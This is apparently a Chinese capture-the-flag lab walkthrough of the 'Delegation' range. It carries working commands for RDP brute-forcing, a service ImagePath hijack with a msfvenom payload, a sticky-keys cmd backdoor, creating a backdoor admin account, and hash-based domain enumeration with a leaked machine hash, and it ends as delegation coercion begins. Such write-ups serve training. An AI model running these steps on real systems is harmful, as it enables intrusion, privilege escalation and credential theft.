Skip to content

Delegation

cve-2021-42643成功上马

image-20260316153244067

image-20260316153653198


需要提权

GTFOBins搜索了一下发现diff能读文件

image-20260316154047348


拿到了flag和一个hint:WIN19/Adrian


扫一下内网

image-20260316154947444

1
2
3
4
172.22.4.7 DC01
172.22.4.45 XIAORANG\WIN19
172.22.4.19 FILESERVER
172.22.4.36 当前WEB服务器

提示让我们打WIN19,image-20260316162700500

扫出来3389开着,提示WIN/Adrian I will do whatever I can to rock you,感觉是要让我们爆破Adrian的密码

1
proxychains hydra 172.22.4.45 rdp -l Adrian -P rockyou.txt


成功爆破出来后登录显示

image-20260316163030138


用kali的rdesktop能修改密码

1
proxychains rdesktop 172.22.4.45

image-20260316163247418

将密码改成123456W

image-20260316164127622


桌面上直接就有一个工具PrivescCheck,上网搜一下如何使用

1
2
3
PS C:\Temp\> Set-ExecutionPolicy Bypass -Scope Process -Force 

PS C:\Temp\> . .\Invoke-PrivescCheck.ps1; Invoke-PrivescCheck



扫出来两个高危提权漏洞

image-20260316165122934

image-20260316165540688

msfvenom能生成各种平台的payload文件,用于渗透测试中的有效载荷植入,后门生成,漏洞利用链条构成等

在kali上运行

1
msfvenom -p windows/x64/exec cmd="C:\windows\system32\cmd.exe /c C:\Users\Adrian\Desktop\bad.bat" --platform windows -f exe-service > bad.exe

将生成的bad.exe上传到目标主机

在目标主机创建bad.bat

文件内容为

1
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
1
2
3
4
5
C:\Users\Adrian\Desktop>reg add "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Adrian\Desktop\bad.exe" /f
操作成功完成。

C:\Users\Adrian\Desktop>sc start gupdate
C:\Users\Adrian\Desktop>

我按在Windows上执行的顺序解释一下这几步

1.扫描出来用户可修改gupdate服务配置,因为Windows服务默认以**NT AUTHORITY\SYSTEM** 账户运行,ImagePath 是服务配置中最核心的参数,它告诉 Windows “这个服务启动时要运行哪个可执行文件”,如果将ImagePath修改为bad.exe,那在启动gupdate服务的时候就将以管理员权限运行bad.exe

2.生成的bad.exe的载荷是C:\windows\system32\cmd.exe /c C:\Users\Adrian\Desktop\bad.bat,运行bad.exe的时候就会执行bad.bat

3.bad.bat的内容将粘滞键(连按5次shift)的启动程序修改为cmd.exe

4.总结下来就是说首先利用漏洞将gupdate的启动程序修改为bad.exe,bad.exe会运行bad.bat,bad.bat会修改粘滞键的启动程序,

登录界面的进程是由 winlogon.exe 管理的,它运行的上下文环境是 SYSTEM 权限。因此,此时弹出的 cmd 窗口也拥有 SYSTEM 权限

在远程登陆界面连按五次shift出现管理员cmd

image-20260316174614817

创建管理员方便权限维持

1
2
net user bug 123456W /add
net localgroup administrators bug /add


mimikatz抓一下哈希

image-20260316180548608

域用户WIN19哈希a42550d7f90f76b0fadd51795a3f1be9

用Adinfo_win.exe看一下委派关系

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
C:\Users\bug\Desktop>Adinfo_win.exe -d xiaorang.lab --dc 172.22.4.7 -u WIN19$ -H a42550d7f90f76b0fadd51795a3f1be9

_____ _ __
/\ | __ \(_) / _|
/ \ | | | |_ _ __ | |_ ___
/ /\ \ | | | | | '_ \| _/ _ \ Tools that collect information from domain
/ ____ \| |__| | | | | | || (_) |
/_/ \_\_____/|_|_| |_|_| \___/ v1.5 by lzz

[i] Try to connect '172.22.4.7'
[c] Auth Domain: xiaorang.lab
[c] Auth user: WIN19$
[c] Auth hash: a42550d7f90f76b0fadd51795a3f1be9
[c] connected successfully,try to dump domain info
[i] DomainVersion found!
[+] Windows 2016 Server operating system
[i] Domain SID:
[+] S-1-5-21-1913786442-1328635469-1954894845
[i] Domain MAQ found
[+] 10
[i] Domain Account Policy found
[+] pwdHistory: 24
[+] minPwdLength: 7
[+] minPwdAge: 1(day)
[+] maxPwdAge: 42(day)
[+] lockoutThreshold: 0
[+] lockoutDuration: 30(min)
[i] Domain Controllers: 1 found
[+] DC01$ ==>>> Windows Server 2016 Datacenter [10.0 (14393)] ==>>> 172.22.4.7
[i] ADCS has not found!
[i] Domain Exchange Server: 0 found
[i] Domain All DNS:
[+] Domain Dns 3 found,Saved in All_DNS.csv
[i] Domain Trusts: 0 found
[i] SPN: 39 found
[i] Domain GPOs: 2 found
[i] Domain Admins: 1 users found
[+]Administrator
[i] Enterprise Admins: 1 users found
[+]Administrator
[i] administrators: 1 users found
[+]Administrator
[i] Backup Operators: 0 users found
[i] Users: 6 found
[i] User with Mail: 0 found
[i] Only_name_and_Useful_Users: 3 found
[i] Only_admincount=1_andUseful_Users: 1 found
[i] Locked Users: 0 found
[i] Disabled Users: 3 found
[i] Users with passwords not set to expire: 2 found
[i] Domain Computers: 5 found
[i] Only_name_and_Useful_computers: 5 found
[i] Groups: 49 found
[i] Domain OUs: 1 found
[i] LAPS Not found
[i] LAPS passwords: 0 found
[i] SensitiveDelegate Users: 0 found
[i] AsReproast Users: 0 found
[i] Kerberoast Users: 1 found
[+] CN=krbtgt,CN=Users,DC=xiaorang,DC=lab ==>>> kadmin/changepw
[i] SIDHistory Users: 0 found
[i] CreatorSID Users: 2 found
[+] WIN-3X7U15C2XDM$ ==>>> Marcus
[+] WIN-YUUAW2QG9MF$ ==>>> Marcus
[i] RBCD Users: 0 found
[i] Unconstrained Deligation Users: 1 found
[+] WIN19$
[i] Constrained Deligation Users: 0 found
[i] Krbtgt password last set time: 2022-06-22 22:54:34 +0800 CST
[i] CSVs written to 'csv' directory in C:\Users\bug\Desktop
[i] Execution took 1.0284023s

C:\Users\bug\Desktop>
1
2
[i] Unconstrained Deligation Users: 1 found
[+] WIN19$
WIN19$有非约束性委派


Rubeus监听一下monitor

image-20260316182710766


用dfscoerce让DC向WIN19$认证

image-20260316183313814

